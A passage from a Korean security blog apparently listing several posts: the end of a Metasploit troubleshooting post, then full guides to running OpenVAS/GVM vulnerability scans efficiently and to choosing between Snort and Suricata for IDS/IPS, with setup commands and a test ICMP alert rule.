    • Q. 침투 테스트에서 어디부터 자동화해야 하나요?
      A. 옵션 템플릿, 결과 기록, 검증 순서를 먼저 정형화하는 게 좋습니다. 모의 해킹 도구 자동화보다 이쪽이 실수가 적더라고요.

    다음 글에서는 모의 해킹 도구를 여러 개 섞어 쓸 때, Nmap과 Metasploit 사이에서 정보를 어떻게 연결하면 좋은지 제 홈랩 기준으로 정리해볼 예정입니다. 이전 글에서 다뤘던 네트워크 기본 점검 습관과도 이어지는 내용이라 같이 보시면 흐름이 더 잘 잡히실 겁니다.

    Metasploit 오류 해결 핵심 포인트를 정리한 요약 이미지

    문제 원인별 점검 순서와 핵심 해결 포인트를 요약한 마무리 인포그래픽입니다.

    마지막으로 한 번 더 말씀드리면, 이 글의 예시는 교육용·실습용 맥락에서만 봐야 합니다. 허가받은 환경에서만 테스트하시고, 실제 운영망에서는 절차와 승인부터 챙기시는 게 정답입니다. 그 기본만 지켜도 Metasploit 같은 모의 해킹 도구를 훨씬 건강하게 오래 쓸 수 있더라고요.

  • [보안] OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    [보안] OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    OpenVAS 활용 이야기를 하면 생각보다 많은 분들이 비슷한 고민을 하시더라고요. 분명 취약점 스캔은 돌렸는데 결과가 너무 많아서 뭘 먼저 봐야 할지 모르겠고, 반대로 꼭 잡아야 할 이슈는 놓치는 경우도 있습니다. 저도 홈랩과 사내 테스트망에서 GVM(Greenbone Vulnerability Management, 그린본 취약점 관리)을 만지기 시작했을 때 딱 그랬습니다. 스캔은 도는데 성능은 답답하고, 결과는 많은데 우선순위는 안 보이고, 인증 스캔(Authenticated Scan, 계정 기반 점검)은 왜 이렇게 손이 많이 가나 싶었거든요. 그래서 오늘은 OpenVAS 활용 관점에서, 실제 운영 전에 꼭 챙겨야 할 체크리스트 10가지를 경험 기반으로 정리해보겠습니다.

    이 글은 제품 홍보용이 아니라, 취약점 스캔을 조금 더 현실적으로 잘 굴리기 위한 실전 메모에 가깝습니다. 특히 GVM으로 보안 점검을 자동화하려는 분, 내부 자산이 늘면서 네트워크 취약점 관리가 버거워진 분께 도움이 될 겁니다.

    OpenVAS 활용 전체 아키텍처와 GVM 구성요소를 보여주는 다이어그램

    OpenVAS 활용 흐름을 한눈에 볼 수 있도록, 스캐너와 매니저, 웹 UI, 대상 자산 관계를 정리한 개요 이미지입니다.

    1. 왜 OpenVAS 활용에서 효율이 갈리는가

    쉽게 말해 OpenVAS는 스캔 엔진만 잘 켠다고 끝나는 도구가 아닙니다. 어떤 자산을, 어떤 방식으로, 어느 시간대에, 어떤 계정으로, 어떤 정책으로 스캔하느냐에 따라 결과 품질이 완전히 달라집니다. 처음엔 이게 뭔가 싶었는데, 실제로 써보니까 스캔 정확도보다 먼저 스캔 설계가 중요하더라고요.

    제가 직접 해보니 가장 흔한 실패 패턴은 이렇습니다. 전 대역을 한 번에 돌린다, 인증 정보 없이 깊은 점검을 기대한다, 결과를 CSV로만 뽑아두고 안 본다, 그리고 다음 달에 또 같은 경고를 받습니다. 이 루프를 끊으려면 처음부터 체크리스트 기반으로 접근하는 게 훨씬 낫습니다.

    2. GVM과 OpenVAS 개념, 헷갈리는 부분부터 정리

    여기서 많이 헷갈리시는 포인트가 있더라고요. OpenVAS는 보통 취약점 스캐너를 가리키는 이름으로 많이 쓰이고, GVM은 이를 포함한 관리 프레임워크 전체를 뜻하는 경우가 많습니다. 쉽게 말해 OpenVAS가 엔진 쪽 느낌이라면, GVM은 스캔 관리, 결과 저장, 웹 인터페이스까지 묶어서 보는 그림에 가깝습니다.

    구분 역할 실무에서 보는 포인트
    OpenVAS 취약점 탐지 스캐너 포트, 서비스, 취약점 탐지 품질에 직접 영향
    GVM 관리 프레임워크 스캔 정책, 일정, 보고서, 자산 관리에 유리
    GSAD 웹 인터페이스 결과 확인과 운영 편의성 담당

    혹시 이런 경험 있으신가요? 분명 스캔은 했는데, 결과를 운영팀이 읽기 쉽게 전달하지 못해서 다시 수작업 정리하게 되는 경우요. 그래서 저는 이제 스캐너만 보는 게 아니라, 결과 소비 방식까지 포함해서 설계합니다.

    3. OpenVAS 활용 체크리스트 10가지

    1. 자산 목록(Asset Inventory, 자산 인벤토리)을 먼저 정리합니다. IP만 모아두지 말고 서버 역할, 담당자, 운영시간, 중요도를 함께 붙여두세요.
    2. 스캔 범위를 나눕니다. 서버망, 사용자망, DMZ(디엠지, 외부 공개 구간)를 한 번에 섞지 않는 게 좋습니다.
    3. 인증 스캔 여부를 구분합니다. 가능한 서버는 인증 스캔을 쓰고, 불가능한 장비는 비인증 스캔으로 별도 운영하세요.
    4. 포트 스캔 정책을 과하게 넓히지 않습니다. 처음부터 모든 포트를 깊게 보면 시간만 오래 걸리는 경우가 많습니다.
    5. 피드(Feed, 취약점 검사 데이터)를 최신 상태로 유지합니다. 검사 데이터가 오래되면 결과 해석 자체가 흔들립니다.
    6. 스캔 시간대를 운영 영향이 적은 시간으로 잡습니다. 특히 레거시 장비는 응답 지연이 생기더라고요.
    7. 동시성(Concurrency, 동시 실행 수)을 욕심내지 않습니다. 스캐너가 먼저 버벅이면 결과도 불안정해집니다.
    8. False Positive(오탐) 기준을 팀 내에서 합의합니다. 같은 항목을 매번 사람마다 다르게 처리하면 피곤합니다.
    9. 결과를 티켓화합니다. 보고서로 끝내지 말고 조치 담당자와 마감일을 연결하세요.
    10. 재스캔 정책을 미리 정합니다. 수정 후 확인 스캔이 없으면 개선 활동이 기록으로 남지 않습니다.

    여기서 중요한 포인트! OpenVAS 활용의 핵심은 더 많이 스캔하는 게 아니라, 더 잘 나눠서 반복 가능하게 운영하는 겁니다.

    4. 실전 구현: 설치 후 가장 먼저 확인할 것

    환경마다 패키지 구성은 조금씩 다릅니다. 저는 Debian 계열이나 Kali 계열에서 먼저 기본 상태를 확인하는 편입니다. 처음엔 서비스 이름이 헷갈려서 삽질 좀 했습니다. 그래도 아래 순서대로 보면 대부분 감이 옵니다.

    4-1. 설치 직후 상태 점검

    gvm-check-setup
    systemctl status gvmd
    systemctl status gsad
    systemctl status ospd-openvas

    gvm-check-setup는 말 그대로 기본 점검용입니다. 이 단계에서 인증서, 소켓 권한, 피드 동기화 상태 같은 기본 문제가 자주 드러납니다. 드디어 됐다 싶어도 여기서 한 번 더 보는 게 좋습니다.

    4-2. 피드 동기화 확인

    greenbone-feed-sync --type GVMD_DATA
    greenbone-feed-sync --type SCAP
    greenbone-feed-sync --type CERT

    배포판과 설치 방식에 따라 동기화 명령은 조금 다를 수 있습니다. 중요한 건 피드가 최신인지 확인하는 습관입니다. 예전엔 이걸 대충 넘겼다가, 분명 존재하는 취약점이 결과에서 안 보여서 한참 원인을 찾았던 적이 있거든요.

    4-3. 웹 UI 접속 전 기본 확인

    ss -lntp | grep 9392
    journalctl -u gsad --no-pager | tail -n 50

    GSAD 웹 포트가 열려 있는지, 로그에 인증이나 바인딩 오류가 없는지 먼저 봅니다. UI가 안 뜨면 무조건 브라우저부터 의심하기 쉬운데, 실제로는 서비스 바인딩이나 인증서 쪽 문제인 경우가 많더라고요.

    OpenVAS 활용을 위한 GVM 스캔 정책 설정 화면 이미지

    스캔 정책, 대상(Target), 스케줄(Schedule)을 어떻게 나누는지 감을 잡을 수 있도록 운영 화면 느낌의 이미지를 배치하는 구간입니다.

    5. 실전 구현: 효율을 높이는 스캔 정책 구성

    이제부터가 진짜입니다. 단순 설치보다 운영 정책이 훨씬 중요합니다. 저는 보통 아래처럼 나눕니다.

    정책 유형 추천 대상 운영 팁
    빠른 탐색 스캔 신규 자산 파악 전체 상태 파악용으로 먼저 사용
    일반 취약점 스캔 정기 점검 대상 서버 주간 또는 월간 반복에 적합
    인증 스캔 관리 가능한 Linux/Windows 서버 계정 권한과 접근 제어를 사전 검토
    민감 구간 저강도 스캔 레거시 장비, 네트워크 장비 운영 시간 외에 제한적으로 수행

    5-1. 대상 그룹 분리

    # 예시: 자산 목록 파일을 그룹별로 분리
    mkdir -p targets
    printf "192.168.10.10\n192.168.10.11\n" > targets/linux-servers.txt
    printf "192.168.20.10\n192.168.20.20\n" > targets/network-devices.txt

    실제로 써보니까 대상 그룹을 잘 나누는 것만으로도 운영 난도가 확 내려갑니다. 한 번 실패한 스캔이 전체 일정에 영향을 주는 일이 줄어드니까요.

    5-2. 인증 스캔 계정 관리

    인증 스캔(Authenticated Scan, 계정 기반 점검)은 결과 품질이 좋지만 관리가 까다롭습니다. 최소 권한 원칙을 지키면서도 필요한 패키지 정보와 설정 정보를 읽을 수 있어야 하거든요. 저는 운영계와 점검계를 분리하고, 스캔 계정의 사용 범위를 문서화하는 편입니다.

    # 예시: Linux 서버에서 점검 계정 연결 확인
    ssh [email protected] 'uname -a'
    ssh [email protected] 'dpkg -l | head'

    물론 이 명령 자체가 모든 배포판에서 동일하게 의미 있진 않습니다. 다만 원격에서 필요한 정보를 안정적으로 읽을 수 있는지 확인하는 흐름은 꼭 필요합니다.

    5-3. 스케줄 분리

    # 운영 메모 예시
    # 월요일 22:00 - 사용자망 빠른 스캔
    # 화요일 23:00 - 서버망 인증 스캔
    # 토요일 01:00 - DMZ 심화 점검

    이건 코드보다 운영 원칙이 중요합니다. 스캔은 결국 네트워크와 대상 시스템에 부하를 줍니다. 특히 오래된 장비는 예상보다 민감합니다. 저도 예전에 네트워크 장비 쪽을 평일 낮에 건드렸다가 응답 지연 때문에 식은땀 난 적이 있습니다.

    6. ⚠️ 자주 겪는 문제와 해결 방법

    여기부터는 제가 실제로 자주 부딪힌 문제들입니다. 문서만 보면 간단해 보였는데, 막상 현장에서는 여기서 시간이 많이 나갑니다.

    6-1. 스캔이 너무 오래 걸립니다

    • 대상 그룹을 더 작게 나눕니다.
    • 포트 범위를 업무 특성에 맞게 조정합니다.
    • 동시 실행 수를 낮춰 스캐너 병목을 줄입니다.

    처음엔 장비가 느린 줄 알았는데, 실제로는 스캐너 자원이 먼저 포화되는 경우가 꽤 있었습니다.

    6-2. 오탐이 많습니다

    • 비인증 스캔 결과를 바로 조치 대상으로 넘기지 않습니다.
    • 서비스 배너(Banner, 서비스 식별 문자열) 기반 추정인지 확인합니다.
    • 운영팀 검증과 재스캔 절차를 붙입니다.

    특히 배너 정보만으로 판단된 결과는 한 번 더 확인하는 게 좋습니다. 오탐 처리 기준이 없으면 보안팀과 운영팀 둘 다 지치더라고요.

    6-3. 인증 스캔이 실패합니다

    • 계정 권한 부족인지 확인합니다.
    • 방화벽과 접근 제어 목록을 점검합니다.
    • SSH 키 또는 비밀번호 정책 변경 여부를 확인합니다.

    저도 처음엔 스캐너 설정 문제만 의심했는데, 알고 보니 대상 서버 측 SSH 정책이 바뀐 경우가 있었습니다. 이런 건 로그를 같이 보지 않으면 놓치기 쉽습니다.

    OpenVAS 활용 중 인증 스캔 문제를 점검하는 트러블슈팅 다이어그램

    인증 스캔 실패, 오탐, 지연 문제를 어떤 순서로 점검하는지 한눈에 보여주는 트러블슈팅 이미지 자리입니다.

    7. 결과 검증: 무엇을 보고 성공이라고 할 것인가

    보안 점검은 결과 파일이 생성됐다고 끝난 게 아닙니다. 저는 아래 네 가지를 꼭 봅니다.

    1. 대상 커버리지: 스캔 대상이 실제 자산 목록과 맞는가
    2. 인증 성공률: 인증 스캔 대상 중 실제 인증이 적용된 비율은 어떤가
    3. 재현성: 같은 조건에서 다시 돌렸을 때 결과가 크게 흔들리지 않는가
    4. 조치 연결성: 결과가 티켓이나 작업 항목으로 이어졌는가

    여기서 중요한 포인트! 취약점 수가 많다고 무조건 스캔이 잘 된 건 아닙니다. 오히려 범위가 잘못 잡혀서 잡음만 늘어난 경우도 있거든요.

    # 보고서 검토 시 운영 메모 예시
    # - High/Medium 항목 중 인증 필요 여부 확인
    # - 동일 자산의 반복 경고 여부 확인
    # - 조치 완료 자산 재스캔 예약

    실제로 써보니까, 결과 검증 단계에서 OpenVAS 활용 수준이 확 갈립니다. 보는 항목이 정리된 팀은 시간이 갈수록 빨라지고, 그냥 보고서만 쌓아두는 팀은 계속 원점이더라고요.

    OpenVAS 활용 결과를 분석하는 취약점 스캔 대시보드 이미지

    스캔 결과를 심각도별로 분류하고, 조치 대상과 재스캔 대상을 나누는 대시보드 이미지를 넣기 좋은 구간입니다.

    8. 제가 정착한 운영 체크리스트 요약

    아래 표는 팀에 공유하기 좋게 정리한 버전입니다. 신규 담당자에게 넘길 때도 꽤 유용했습니다.

    체크 항목 확인 질문 중요도
    자산 분류 중요 자산과 일반 자산이 구분되어 있는가 높음
    스캔 방식 인증/비인증 기준이 정리되어 있는가 높음
    피드 상태 최근 동기화 상태를 확인했는가 높음
    운영 시간 업무 영향이 적은 시간대로 분리했는가 중간
    오탐 관리 재검증 절차가 있는가 높음
    후속 조치 결과가 티켓으로 연결되는가 높음

    이 표만 잘 굴려도 취약점 스캔 품질이 꽤 안정됩니다. 다음 글에서는 결과를 자산 관리 체계와 연결하는 방법도 다뤄볼 예정입니다. 이전 글에서 다뤘던 로그 수집 체계와 붙이면 더 편해지더라고요.

    9. 자주 묻는 질문 FAQ

    Q1. OpenVAS 활용 시 인증 스캔은 꼭 필요한가요?

    가능하면 권장합니다. 비인증 스캔만으로는 패키지 상태나 내부 설정을 충분히 확인하기 어려운 경우가 있기 때문입니다. 다만 모든 장비에 무리하게 적용할 필요는 없습니다.

    Q2. 네트워크 장비도 같은 정책으로 스캔해도 되나요?

    보통은 권장하지 않습니다. 레거시 장비나 민감한 장비는 저강도 정책으로 분리하는 게 안전합니다. 저도 처음엔 한 정책으로 밀어붙였다가 반응이 좋지 않았습니다.

    Q3. 결과가 너무 많을 때는 어디부터 봐야 하나요?

    자산 중요도, 외부 노출 여부, 인증 성공 여부를 먼저 보세요. 그 다음에 반복적으로 재현되는 항목부터 묶어서 처리하면 훨씬 수월합니다.

    OpenVAS 활용 10가지 체크리스트 요약 인포그래픽

    마무리 전에 핵심 체크리스트를 빠르게 복습할 수 있도록, 10가지 항목을 요약한 인포그래픽을 배치하는 자리입니다.

    10. 마무리: 많이 돌리는 것보다, 잘 설계하는 게 먼저입니다

    오늘 정리한 내용은 화려한 기능 소개보다 훨씬 현실적인 이야기입니다. 결국 GVM과 OpenVAS는 도입보다 운영이 더 중요합니다. 제가 직접 해보니, 처음부터 완벽한 정책을 만들겠다는 생각보다는 작은 범위에서 검증하고, 오탐 기준을 정하고, 인증 스캔 대상을 늘려가는 방식이 훨씬 안정적이었습니다.

    OpenVAS 활용은 도구 자체보다 운영 습관에서 성패가 갈립니다. 자산을 나누고, 스케줄을 나누고, 결과를 티켓으로 연결하고, 수정 후 재스캔까지 닫아보세요. 이 루프만 잡혀도 보안 점검 품질이 한 단계 올라갑니다. 혹시 지금 스캔 결과가 너무 많아서 막막하셨다면, 오늘 체크리스트 10개부터 하나씩 적용해보시면 좋겠습니다. 이거 진짜 편하더라고요. 🎉

  • [보안] IDS IPS 비교: Snort vs Suricata 선택 가이드

    [보안] IDS IPS 비교: Snort vs Suricata 선택 가이드

    [보안] IDS IPS 비교: Snort vs Suricata 선택 가이드

    IDS IPS 비교를 하다 보면 결국 같은 질문으로 돌아오게 됩니다. Snort와 Suricata 중 우리 환경에는 뭐가 맞을까? 저도 처음엔 이게 뭔가 싶었거든요. 둘 다 오픈소스 IDS/IPS라서 비슷해 보이는데, 실제로 운영에 올려보면 성격이 꽤 다릅니다. 특히 홈랩(Home Lab, 개인 실험용 인프라)이나 소규모 사내망에서는 성능, 룰(rule, 탐지 규칙) 관리, 로그 분석 방식에서 체감 차이가 꽤 크게 납니다.

    제가 직접 해보니, 이 선택은 단순히 기능표 한 줄로 끝나는 문제가 아니었습니다. 침입 탐지 시스템(IDS, Intrusion Detection System)으로만 쓸 건지, 침입 방지 시스템(IPS, Intrusion Prevention System)까지 확장할 건지에 따라 접근이 달라지더라고요. 이번 글에서는 Snort와 Suricata를 실무 관점에서 비교하고, 실제로 어떻게 붙여서 테스트하면 되는지, 그리고 어디서 많이 막히는지까지 정리해보겠습니다.

    IDS IPS 비교를 위한 Snort와 Suricata 네트워크 보안 아키텍처 이미지

    Snort와 Suricata가 스위치 미러링 포트 또는 TAP에서 트래픽을 받아 분석하는 전체 구조를 보여주는 이미지입니다.

    1. 왜 아직도 Snort vs Suricata 이야기가 중요한가

    요즘 보안 이야기를 하면 EDR(Endpoint Detection and Response, 엔드포인트 탐지 및 대응), XDR(Extended Detection and Response, 확장형 탐지 대응) 같은 단어가 더 많이 보이죠. 근데 네트워크 레벨에서 뭔가 이상한 패턴을 빠르게 잡아내는 역할은 여전히 중요합니다. 특히 내부망에서 이상 트래픽이 보이거나, 외부에서 들어오는 스캔(scan, 포트 탐색)이나 익스플로잇(exploit, 취약점 공격 시도)을 보고 싶을 때 오픈소스 IDS/IPS는 아직도 꽤 유용합니다.

    혹시 이런 경험 있으신가요? 방화벽(Firewall, 네트워크 접근 제어)은 잘 돌아가는데, 막상 어떤 패킷(packet, 네트워크 데이터 조각)이 오가는지는 감이 안 잡히는 상황이요. 저도 처음엔 로그만 보면 되겠지 했었는데, 실제로는 방화벽 로그만으로는 애플리케이션 계층의 이상 징후가 잘 안 보이는 경우가 있었습니다. 그럴 때 Snort나 Suricata 같은 네트워크 보안 도구가 꽤 든든합니다.

    2. IDS와 IPS, 쉽게 말해 뭐가 다른가

    쉽게 말해 IDS는 보고하는 역할이고, IPS는 막는 역할입니다. 둘 다 패킷을 들여다보면서 시그니처(signature, 알려진 패턴)나 이상 징후를 찾는데, IDS 모드에서는 경고(alert)를 남기고, IPS 모드에서는 패킷을 드롭(drop, 차단)하거나 세션을 끊어버린다는 차이가 있어요.

    여기서 중요한 포인트! 같은 엔진이라도 배치 방식에 따라 완전히 다른 운영 경험이 됩니다. 미러 포트(SPAN port, 스위치 복제 포트)에 물리면 주로 IDS처럼 쓰게 되고, 인라인(inline, 트래픽 경로 중간 삽입)으로 넣으면 IPS처럼 동작시키는 구조가 많습니다.

    항목 Snort Suricata
    기본 성격 오랫동안 널리 사용된 전통적인 IDS/IPS 멀티스레드 기반 처리에 강점이 있는 IDS/IPS
    룰 호환성 Snort 룰 중심 Snort 스타일 룰을 상당수 활용 가능
    성능 접근 가볍게 시작하기 쉬운 편 코어를 잘 활용하는 환경에서 유리한 편
    로그 환경에 따라 별도 연계가 필요 EVE JSON 같은 구조화 로그 활용이 편리함
    사용자 인상 전통적이고 자료가 많음 현대적인 운영 파이프라인과 잘 맞음

    3. Snort vs Suricata, 실무에서 체감한 차이

    3-1. Snort의 장점

    • 역사가 길어서 참고 자료가 많습니다. 오래된 블로그 글이나 포럼까지 포함하면 트러블슈팅 힌트가 많아요.
    • 룰 기반 탐지 개념을 익히기 좋습니다. 처음 IDS를 공부할 때 구조를 이해하기 편하더라고요.
    • 작게 시작하기 부담이 적습니다. 테스트 VM 한 대에서 감 잡기 좋았습니다.

    3-2. Suricata의 장점

    • 멀티스레드(Multi-thread, 다중 스레드) 활용이 강점입니다. CPU 코어를 여러 개 활용하는 환경에서 유리하더라고요.
    • EVE JSON 로그가 편합니다. Elasticsearch, OpenSearch, Loki 같은 로그 스택과 연결할 때 손이 덜 갑니다.
    • 프로토콜 가시성(visibility, 식별 가능성)이 좋습니다. 나중에 분석할 때 정보가 잘 남는 편입니다.

    3-3. 언제 무엇을 고르면 좋을까

    제가 실제로 써보니까 기준은 생각보다 단순했습니다.

    1. 가볍게 개념 검증(PoC, Proof of Concept)을 하고 싶다면 Snort가 더 직관적일 수 있습니다.
    2. 로그 파이프라인까지 포함해 운영 자동화를 생각한다면 Suricata 쪽이 손에 잘 붙습니다.
    3. CPU 코어가 여유 있고 트래픽이 많은 편이다면 Suricata가 더 편했던 경우가 많았습니다.
    4. 기존 룰 자산이나 운영 경험이 Snort 중심이다면 무리해서 갈아탈 필요는 없습니다.

    결국 IDS IPS 비교의 핵심은 기능 숫자보다 운영 방식입니다. 성능이냐, 익숙함이냐, 로그 활용성이냐. 이 세 가지를 먼저 정리해두면 선택이 빨라집니다.

    4. 실전 구현: 홈랩에서 빠르게 비교해보기

    이제 진짜 중요한 부분이죠. 말로만 비교하면 감이 잘 안 옵니다. 그래서 저는 보통 같은 트래픽 소스에 대해 두 엔진을 각각 돌려보고 경고와 로그를 비교해봅니다. 아래 예시는 Debian/Ubuntu 계열 리눅스에서 테스트할 때 많이 쓰는 흐름입니다. 배포판에 따라 패키지 이름이나 설정 경로는 조금 다를 수 있습니다.

    4-1. 테스트 환경 준비

    1. 분석용 리눅스 서버 1대 준비
    2. 미러링된 인터페이스 또는 테스트용 NIC(Network Interface Card, 네트워크 카드) 연결
    3. 패킷 캡처 도구와 룰셋 준비
    4. 공격 시뮬레이션용 테스트 트래픽 생성
    sudo apt update
    sudo apt install -y suricata snort tcpdump

    패키지 설치는 이 정도로 시작할 수 있습니다. 환경에 따라 Snort는 추가 설정 질문이 나올 수 있습니다. 저도 처음엔 여기서 네트워크 대역 설정을 대충 넣었다가, 왜 경고가 이상하게 뜨지 하고 삽질 좀 했습니다 ㅎㅎ

    4-2. Snort 기본 점검

    Snort는 먼저 설정 파일에서 내부망 대역과 룰 파일 경로를 확인하는 게 중요합니다.

    sudo snort -T -c /etc/snort/snort.conf

    위 명령은 테스트 모드입니다. 설정 문법에 문제가 없는지 먼저 확인합니다. 이거 안 하고 바로 돌리면 나중에 경고가 안 뜨는 이유를 한참 찾게 되거든요.

    sudo snort -A console -q -c /etc/snort/snort.conf -i eth1

    <code>eth1은 미러링된 인터페이스 예시입니다. 실제 인터페이스명으로 바꿔야 합니다. 콘솔 경고 출력으로 반응을 바로 보기에 좋습니다.

    4-3. Suricata 기본 점검

    Suricata는 YAML 기반 설정이라 가독성은 괜찮은데, 인터페이스와 룰 경로, 출력 포맷을 꼭 확인해야 합니다.

    sudo suricata -T -c /etc/suricata/suricata.yaml
    sudo suricata -i eth1 -c /etc/suricata/suricata.yaml

    기본 로그는 보통 /var/log/suricata/ 아래에 쌓입니다. 여기서 eve.json이 특히 편합니다. JSON 구조라 후처리가 쉬워요.

    Snort와 Suricata 설정 및 패킷 미러링 구성 이미지

    룰 파일, 인터페이스, 로그 경로를 연결해서 보여주는 설정 중심 이미지가 들어갈 자리입니다.

    4-4. 테스트용 룰 추가

    비교할 때는 복잡한 규칙보다 단순한 룰 하나로 먼저 동작 확인하는 게 좋습니다. 예를 들어 ICMP(ping, 핑) 트래픽을 잡는 간단한 룰입니다.

    alert icmp any any -> any any (msg:"ICMP test detected"; sid:1000001; rev:1;)

    Snort나 Suricata에서 로컬 룰 파일에 추가한 뒤 다시 테스트합니다. 그런 다음 다른 장비에서 핑을 보내보면 됩니다.

    ping -c 4 192.168.0.10

    이 정도만 해도 침입 탐지 시스템이 어떻게 반응하는지 감이 옵니다. 이후 HTTP, DNS, SMB 같은 프로토콜 단위로 확장해보면 훨씬 재미있습니다.

    5. 운영 관점에서 보는 로그와 분석 편의성

    여기서부터는 실무 냄새가 좀 납니다. 탐지 엔진 자체도 중요하지만, 경고를 어떻게 읽고 쌓고 검색할지가 더 중요하거든요. 실제로 써보니까 이 부분 때문에 Suricata를 선호하는 분들이 많다는 걸 이해하게 됐습니다.

    5-1. Suricata의 EVE JSON

    EVE JSON은 구조화 로그(structured log, 필드가 정리된 로그)라서 SIEM(Security Information and Event Management, 보안 정보 이벤트 관리)이나 로그 스택에 붙이기 편합니다.

    {
      "event_type": "alert",
      "src_ip": "192.168.0.20",
      "dest_ip": "192.168.0.10",
      "alert": {
        "signature": "ICMP test detected"
      }
    }

    이런 식으로 필드가 보이니까 나중에 대시보드 만들 때 편하더라고요. 제가 홈랩에서 OpenSearch로 연동했을 때도 필드 매핑이 비교적 수월했습니다.

    5-2. Snort는 어떤가

    Snort도 충분히 운영 가능합니다. 다만 어떤 포맷으로 남길지, 후단에서 어떻게 수집할지에 대해 설계를 조금 더 해줘야 하는 경우가 있었습니다. 이게 꼭 단점은 아닙니다. 기존 체계가 있으면 오히려 맞춰 넣기 쉬운 경우도 있거든요.

    6. ⚠️ 주의사항과 트러블슈팅

    이 섹션은 꼭 보셨으면 합니다. 이론보다 여기서 시간이 더 많이 날아갑니다. 저도 처음엔 엔진이 이상한 줄 알았는데, 대부분은 배치나 설정 문제였어요.

    6-1. 미러 포트에서 패킷이 안 보이는 경우

    • 스위치 미러링 설정이 잘못되면 아무리 엔진이 좋아도 데이터가 안 들어옵니다.
    • NIC 오프로딩(offloading, 네트워크 처리 일부를 하드웨어에 위임) 때문에 캡처가 이상하게 보일 때가 있습니다.
    • 가상화 환경에서는 promiscuous mode(무차별 수신 모드) 설정이 필요할 수 있습니다.

    저는 한 번 ESXi 기반 테스트에서 미러링은 됐는데 게스트 OS가 패킷을 기대만큼 못 받는 문제가 있었어요. 알고 보니 가상 스위치 설정 쪽이 문제더라고요. 드디어 됐다! 싶었던 순간이 아직 기억납니다.

    6-2. 경고가 너무 많이 뜨는 경우

    False Positive(오탐)는 생각보다 흔합니다. 특히 기본 룰셋을 넓게 켜두면 내부 정상 트래픽도 많이 잡힙니다.

    1. 내부 자산의 정상 패턴을 먼저 파악합니다.
    2. 시끄러운 룰은 threshold(임계치)나 suppress(억제) 설정을 검토합니다.
    3. 바로 IPS로 가지 말고 IDS로 관찰 기간을 둡니다.

    근데 여기서 성급하게 룰을 꺼버리면 나중에 진짜 이상 징후를 놓칠 수도 있습니다. 그래서 저는 꼭 주석을 남기고, 왜 비활성화했는지 기록해둡니다.

    6-3. IPS 모드 전환 시 주의할 점

    침입 방지 시스템으로 쓰려면 차단 정책이 실제 서비스에 미치는 영향을 먼저 봐야 합니다. 운영망에 바로 인라인으로 넣는 건 꽤 공격적인 접근입니다. 저도 처음엔 자신 있게 넣었다가 특정 업무 트래픽이 끊겨서 식은땀 났었습니다.

    • 초기에는 IDS 모드로 충분히 학습
    • 차단보다는 경고 중심으로 베이스라인 확보
    • 업무 시간 외 테스트 권장
    • 롤백 경로 미리 준비
    IDS IPS 비교 결과를 보여주는 경고 로그와 대시보드 이미지

    로그가 어떻게 쌓이고 어떤 필드로 분석되는지 보여주는 결과 중심 이미지가 들어가면 이해가 훨씬 쉬워집니다.

    7. 검증: 무엇을 기준으로 비교하면 되나

    단순히 경고가 떴다 안 떴다만 보면 아쉽습니다. 비교 기준을 몇 가지 잡아두면 좋습니다.

    1. 탐지 정확도: 테스트 트래픽에 대해 기대한 경고가 뜨는가
    2. 로그 가독성: 분석할 때 필요한 정보가 잘 남는가
    3. 운영 편의성: 룰 수정, 재시작, 배포가 부담 없는가
    4. 성능 체감: 트래픽이 늘어도 드롭 없이 버티는가
    5. 확장성: SIEM, 대시보드, 알림 시스템과 쉽게 연결되는가

    제가 홈랩에서 비교했을 때는, 단순 패킷 탐지 자체보다도 운영 이후의 피로도가 꽤 크게 느껴졌습니다. 처음 도입은 Snort가 편한 순간도 있었지만, 로그 후처리와 대시보드 연계까지 생각하면 Suricata가 더 손에 맞는 경우가 있었습니다. 반대로 기존 Snort 룰 자산이 많다면 굳이 무리해서 바꿀 필요는 없겠더라고요.

    sudo tail -f /var/log/suricata/eve.json
    sudo tail -f /var/log/snort/alert

    이렇게 두 로그를 나란히 보면서 테스트 트래픽을 넣어보면 꽤 많은 게 보입니다. 특히 어떤 정보가 더 풍부하게 남는지 비교하기 좋습니다. 이거 진짜 편하더라고요.

    8. 정리: 우리 환경에 맞는 선택은 결국 이것입니다

    정리해보면 이렇습니다. Snort는 전통적이고 학습 자료가 많아서 시작 장벽이 낮습니다. Suricata는 멀티스레드 활용과 구조화 로그 측면에서 현대적인 운영 환경과 잘 맞습니다. 그래서 IDS IPS 비교에서 정답은 하나가 아니라, 현재 환경과 운영 목적에 따라 달라집니다.

    • 작게 시작하고 싶다면: Snort
    • 로그 분석과 확장을 중요하게 본다면: Suricata
    • 기존 룰과 경험이 있다면: 익숙한 쪽 유지도 좋은 선택
    • 운영망 차단이 목표라면: IPS 전환 전 충분한 관찰 필수

    저도 처음엔 무조건 최신스럽고 편해 보이는 쪽으로 가야 하나 싶었는데, 실제로 써보니까 네트워크 보안 도구는 기능보다 운영 맥락이 더 중요했습니다. 결국 사람 손이 덜 가고, 로그가 잘 보이고, 문제 났을 때 빨리 원인을 찾을 수 있는 쪽이 오래 갑니다.

    다음 글에서는 Suricata를 EVE JSON 기반으로 시각화해서 대시보드까지 붙이는 과정을 다뤄볼 예정입니다. 이전 글에서 다뤘던 홈랩 로그 수집 구조와도 연결되는 내용이라, 같이 보시면 흐름이 더 잘 잡히실 겁니다.

    Snort vs Suricata 선택 기준을 정리한 IDS IPS 비교 인포그래픽

    어떤 환경에서 어떤 도구가 더 어울리는지 한눈에 보는 요약 이미지 자리입니다.

    자주 묻는 질문

    Q1. 처음 입문이면 Snort와 Suricata 중 무엇이 더 쉬운가요?

    완전 처음이면 Snort가 더 직관적으로 느껴질 수 있습니다. 다만 로그 활용까지 생각하면 Suricata도 금방 익숙해집니다.

    Q2. 두 도구를 동시에 운영해도 되나요?

    테스트 목적이라면 가능합니다. 다만 같은 트래픽을 두 엔진이 동시에 볼 때 리소스 사용량과 로그 중복을 고려해야 합니다.

    Q3. 바로 IPS로 써도 될까요?

    추천하지는 않습니다. 먼저 IDS로 베이스라인을 잡고, 오탐을 줄인 뒤 점진적으로 전환하는 편이 훨씬 안전합니다.

    결론만 짧게 말하면, 침입 탐지 시스템부터 안정적으로 운영해보고, 그 다음에 침입 방지 시스템으로 확장하는 순서가 가장 덜 아픕니다. 저도 그렇게 가는 게 결국 제일 덜 힘들더라고요.

  • [보안] SQL 인젝션 방어: 모의 해킹 사례로 본 실전 대응

